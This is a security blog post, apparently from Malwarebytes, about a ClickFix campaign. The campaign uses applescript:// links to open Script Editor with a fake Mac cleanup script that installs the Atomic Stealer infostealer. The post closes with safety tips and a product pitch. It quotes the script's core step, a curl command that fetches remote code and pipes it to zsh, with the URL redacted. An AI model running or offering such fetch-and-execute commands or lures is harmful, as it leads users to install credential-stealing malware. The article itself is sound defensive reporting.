









ClickFix campaigns are looking for alternatives now that many Mac users have been made aware of the dangers of pasting certain commands into Terminal.
Researchers found that ClickFix has kept the same social engineering playbook but completely sidestepped Terminal by using the applescript:// URL scheme to auto‑open Script Editor with a ready‑to‑run script that pulls Atomic Stealer.
ClickFix is a social engineering method that tricks users into infecting their own device with malware. Users are instructed to run specific commands that download malware, usually an infostealer.
The attackers replaced “copy, paste into Terminal” with “just click this button and run a script Apple prepared for you.”
The lure is the ever-popular “Reclaim Disk Space on your Mac.” One of the search results using the old method looked like this:

Running an obfuscated curl command in your Terminal is a bad idea at all times. But what follows is equally dangerous, and I expect users will be more likely to follow the flow.
The new method looks more like this:

The key difference lies in how execution is initiated: Instead of asking you to paste scary commands, the site offers a one‑click “Apple script” that claims to clean your Mac and even shows a fake “Freed 24.7 GB” dialog.
Under the hood, the applescript:// deep link opens Script Editor with a pre‑filled “maintenance” script. But the script’s real job is do shell script "curl -kSsfL <obfuscated URL> | zsh". This effectively pulls a second‑stage script, which decodes another script, which finally downloads helper (an Atomic Stealer variant) and runs it.
Atomic Stealer, also known as AMOS, is a popular infostealer for macOS. But Atomic Stealer is just the current payload. Tomorrow it could be MacSync, Infiniti, or something new.
In the end it’s still a self-inflicted infection, since the user is granting every permission by clicking through dialogs and running the script.
How to stay safe
Reportedly, ClickFix was responsible for more than half of all malware loader activity in 2025. One of the reasons for its success is that the campaigns kept adding—and are continuing to add—new methods to trick users, along with different commands to avoid detection.
Users of macOS Tahoe will be warned against using these scripts if the OS is up to date (26.4 or later).
So, with ClickFix running rampant and inventing new methods all the time, it’s important to be aware, careful, and protected.
- Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Attackers rely on urgency to bypass your critical thinking, so be cautious of pages urging immediate action. Sophisticated ClickFix pages add countdowns, user counters, or other pressure tactics to make you act quickly.
- Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
- Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
- Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
- Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?
Let’s face it, an incognito window can only do so much. Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance.